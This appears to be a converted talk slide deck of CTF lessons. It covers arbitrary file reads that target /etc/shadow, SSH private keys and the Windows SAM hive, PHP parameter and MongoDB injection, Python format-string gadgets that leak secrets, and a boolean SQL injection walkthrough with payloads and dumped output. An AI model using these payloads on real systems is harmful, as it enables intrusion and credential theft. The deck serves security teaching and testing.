

From Input to Injection

Practical Lessons from HKIRC CTF

@TrebledJ • 2024 Aug. 14

1 — Interesting Techniques

2 – Boolean SQLi: PoC to Flag in 5 Minutes

1.1 — Arbitrary File Reads with `/proc/**`

Where do we usually look when we have an arbitrary file read? (On Linux)

- `/etc/passwd` , `/etc/shadow` - users, hashes
- `/home/<user>/.ssh/authorized_keys` - SSH public keys, algos
- `/home/<user>/.ssh/id_*` - SSH private keys
- `/proc/<pid>/cmdline` - commands!!! + file structure!!!
- `/proc/<pid>/environ` - env when process started
- `/proc/<pid>/cwd` - cwd when process started

? Choose an attack type

Attack type:

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 GET /api/ConnectTest?url=file:///proc/self/cmdline HTTP/1.1
2 Host: eci-2zeal6ju6cgw4x5t09el.cloudecil.ichunqiu.com:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Connection: keep-alive
5
6
```

Request

Pretty Raw Hex

```
1 GET /api/ConnectTest?url=file:///proc/14/cmdline HTTP/1.1
2 Host: eci-2zeal6ju6cgw4x5t09el.cloudecil.ichunqiu.com:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Connection: keep-alive
5
6
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 21 Jul 2024 13:47:55 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 29
5 Connection: keep-alive
6
7 python3/flag_server/main.py
```

What about Windows?

Files:

```
C:\inetpub\web.config  
C:\Windows\System32\drivers\etc\hosts  
C:\Windows\System32\config\SAM  
C:\Users\<username>\ntuser.dat      # registry hive
```

What about command line info?

```
# PowerShell  
Get-WmiObject -Class Win32_Process | Select-Object CommandLine  
  
# cmd.exe  
wmic process get CommandLine
```

But not a file. :(



1.2 — PHP Parameter Tampering

`login.php` (simplified):

```
$username = $_GET['username']
$password = $_GET['password']
$userinfo = ... // (optional) user controlled input

$userinfo["id"] = ...
$userinfo["username"] = $username;
$userinfo["password"] = $password;
$_SESSION["userinfo"] = $userinfo;
```

Normal usage:

```
POST /login.php HTTP/1.1
...
username=darklab&password=123456
```

`$userinfo`

- Originally `array()`, but can tamper to be string.
- This means `["..."]` becomes `[0]`.

Data Type Tampering:

```
POST /login.php HTTP/1.1
```

```
...
```

```
username=darklab&password=123456&userinfo=abc
```

```
$userinfo = "abc"  
$userinfo["id"] = "123" // $userinfo[0] = '1'  
$userinfo["username"] = "admin" // $userinfo[0] = 'a'  
$userinfo["password"] = "password" // $userinfo[0] = 'p'  
  
$_SESSION["userinfo"] = $userinfo;
```

CVEs?

Couldn't find.




```
POST /login.php HTTP/1.1
```

```
...
```

```
user=joe&password=123456
```

```
=> $_POST = array( [user]="joe", [password]="123456" )
```

```
POST /search.php HTTP/1.1
```

```
...
```

```
user[$ne]=joe&password=123456
```

```
=> $_POST = array( [username]=array( [$ne]="joe"), [password]="123456" )
```

Potential MongoDB Injection!

Also check out PHP Type Juggling.

1.3 — Python Format String Injection

```
DEMO \o/
```

Ultra Simplified Example:

```
PASSWORD = 'password_5910f7f523cd780c67'

class Car:
    def __init__(self, make, year, color):
        self.make, self.year, self.color = make, year, color

    def __str__(self):
        return f'Car(make={self.make},year={self.year},color={self.color})'

print(input('Input: ').format(Car('Toyota', 2020, 'Blue')))
# {0.__init__.__globals__[PASSWORD]}
```

- Info disclosure!
- `()` - function call doesn't work. No RCE :(


But what if the variable is in a different file?

No problem!

```
{user.__init__.__globals__[__loader__] \
  .__init__.__globals__[sys].modules[HealthyBMI.settings] \
  .__dict__[FLAG]}

# user_controlled_string.format(user=request.user)
```

1. Get loader (importer).
2. Get module.
3. Get global symbol.



```
settings.py ×
health > HealthyBMI > settings.py > ...
21
22 # SECURITY WARNING: keep the secre
23 SECRET_KEY = 'django-insecure-40lz
24 SESSION_ENGINE = 'django.contrib.s
25 FLAG='flag{test}'
26
```

Real Problems, Real Vulns

Various Python format-string CVEs:

- CVE-2014-6262 - rrdtool (bandwidth/temp/CPU load collector) → RCE, DoS
- CVE-2022-27177 - [ConsoleMe](#) (AWS IAM permissions and credential management) → Info Disc, RCE(?)
- CVE-2023-41050 - [RestrictedPython](#) (Python jail)
 - [Frappe Framework](#) server script → jail escape → Info Disc, RCE(?)

```
{g.gi_frame.f_back.f_back.f_back.f_back.f_back.f_back \
.f_back.f_back.f_back.f_back.f_back.f_back.f_back \
.f_globals[frappe].local.conf}
```

1 — Interesting Techniques

2 — Boolean SQLi: PoC to Flag in 5 Minutes

My Secret Sauce — bsqli.py

- Used in OSCP + Multiple Engagements
- Employs similar tricks used by SQLmap, but urges the user to take more control
- Prettier interface (IMHO): CLI, multiprocessing
- <https://github.com/TrebledJ/bsqli.py>

Demo Walkthrough

Basic PoC

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 POST /login.php HTTP/1.1 2 Host: eci-2zeif3rvdbkduedbjkc.cloudeci1.ichunqiu.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://eci-2zeif3rvdbkduedbjkc.cloudeci1.ichunqiu.com/ 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 59 10 Origin: http://eci-2zeif3rvdbkduedbjkc.cloudeci1.ichunqiu.com 11 DNT: 1 12 Connection: keep-alive 13 Upgrade-Insecure-Requests: 1 14 15 username=admin&password='OR(LENGTH(@@version)<2048)OR' '%3d'</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 21 Jul 2024 04:32:09 GMT 3 Content-Type: text/html; charset=UTF-8 4 Content-Length: 29 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.33 7 8 Login Success, Welcome Admin!</pre>	

PoC with Script: Get DB Version

```
(base) ✓ hkirc-2024/sql % python bsqli.py -u http://eci-2zed43f7ub5qcu0erykc.cloudeci1.ichunqiu.com/login.php -X POST --data 'username=abc&password={payload}' --payload $('\'OR({cond})OR\'1\'=\'2\' -bttc Welcome --dbms MySQL -t 32
sqli> v
(+) retrieving version...

10.5.23-MariaDB-0+deb11u1
Queries finished in 7.2s
```

Get Table Names (starting with f)

```
sqli> SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FROM/**/INFORMATION_SCHEMA.TABLES/**/WHERE/**/TABLE_NAME/**/LIKE/**/'f%'
(+) retrieving information...
```

```
FILES,func,file_instances,file_summary_by_event_name,file_summary_by_instance,flag
Queries finished in 13.0s
```

Get DB Name

```
sqli> SELECT/**/GROUP_CONCAT(TABLE_SCHEMA)/**/FROM/**/INFORMATION_SCHEMA.TABLES/**/WHERE/**/TABLE_NAME/**/LIKE/**/'flag'
(+) retrieving information...
```

```
flagg
Queries finished in 8.0s
```

Get Columns. (SELECT * won't work bc subqueries expect one column.)

```
sqli> SELECT/**/GROUP_CONCAT(COLUMN_NAME)FROM/**/INFORMATION_SCHEMA.COLUMNS/**/WHERE/**/TABLE_NAME='flag'
(+) retrieving information...
```

```
id,flaggg_1s_here
Queries finished in 9.8s
```

Now that we know the db, table, and column, we can `select` - `from` it.

```
sqli> SELECT/**/flaggg_1s_here/**/FROM/**/flaggg.flag  
(+) retrieving information...
```

```
flag{40bee60a-b8c7-4c99-8400-199d2f298e0e}  
Queries finished in 8.2s
```

GG!

```
sqli> v
@@version
```

```
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
```

```
Queries finished in 56.6s
```

```
sqli> d
db_name()
```

```
Queries finished in 18.0s
```

```
sqli> h
host_name()
```

```
AWS P01
```

```
Queries finished in 17.5s
```

```
sqli> s
@@servername
```

```
Queries finished in 17.9s
```

```
sqli> u
current_user
```

```
user
```

```
Queries finished in 19.1s
```

```
(kali@kali)-[~/Desktop/sectools/web]
```

```
$ python sqli.py -u 'https://www. .com/%26searchText={payload}' --payload '$%\'' AND {cond} AND \'NFhD%\''=\'NFhD\' -X GET -btm 404 --dbms
```

```
SQLServerType: text/xml; charset=utf-8
```

```
sqli> v res: Thu, 13 Jun 2024 08:16:42 GMT
```

```
(+) retrieving version...
```

```
Microsoft SQL Server 2016 (RTM) - 13.0.1601.5 (X64)
```

```
Apr 29 2016 23:23:58
```

```
Copyright (c) Microsoft Corporation
```

```
Standard Edition (64-bit) on Windows Server 2016 Standard 6.3 <X64> (Build 14393: )
```

```
Queries finished in 91.4s
```

```
sqli> select banner from v$version where rownum=1
```

```
(+) retrieving information...
```

```
Oracle Database 19c Enterprise Edition Release 19.0.0.0.0 - Production
```

```
Queries finished in 1204.4s
```

```
sqli>
```

```
sqli>
```

Why go deeper?

- Explore Attack Chain – discover creds, users, PII, etc.
- Client may not understand risk from "version poc".
 - "Ok. So we're using MySQL 8.33. Big deal." – Oblivious Person
- Understand their systems design.
 - Multiple apps using the same DB is a risk.
 - UAT and prod using the same DB is a risk.

Takeaways

- Speed matters.
- Enumerate both widely and deeply.
- If you repeat something *a lot*, consider automating it. You never know when it may come in handy. :)
 - Downside: (probably) no BD hours.

Resources

Techniques

- Linux File System - `/proc`
 - PHP Parameter Tampering and Request Injection
 - HackTricks – Python Read Gadgets • Python Format String
 - Python Format String Syntax
-

bsqli.py

- bsqli.py Script
- Blog Post on SQL + Automation Tricks and Tips



Slides are available at:
<https://trebledj.me/slides/>

Hope you enjoyed!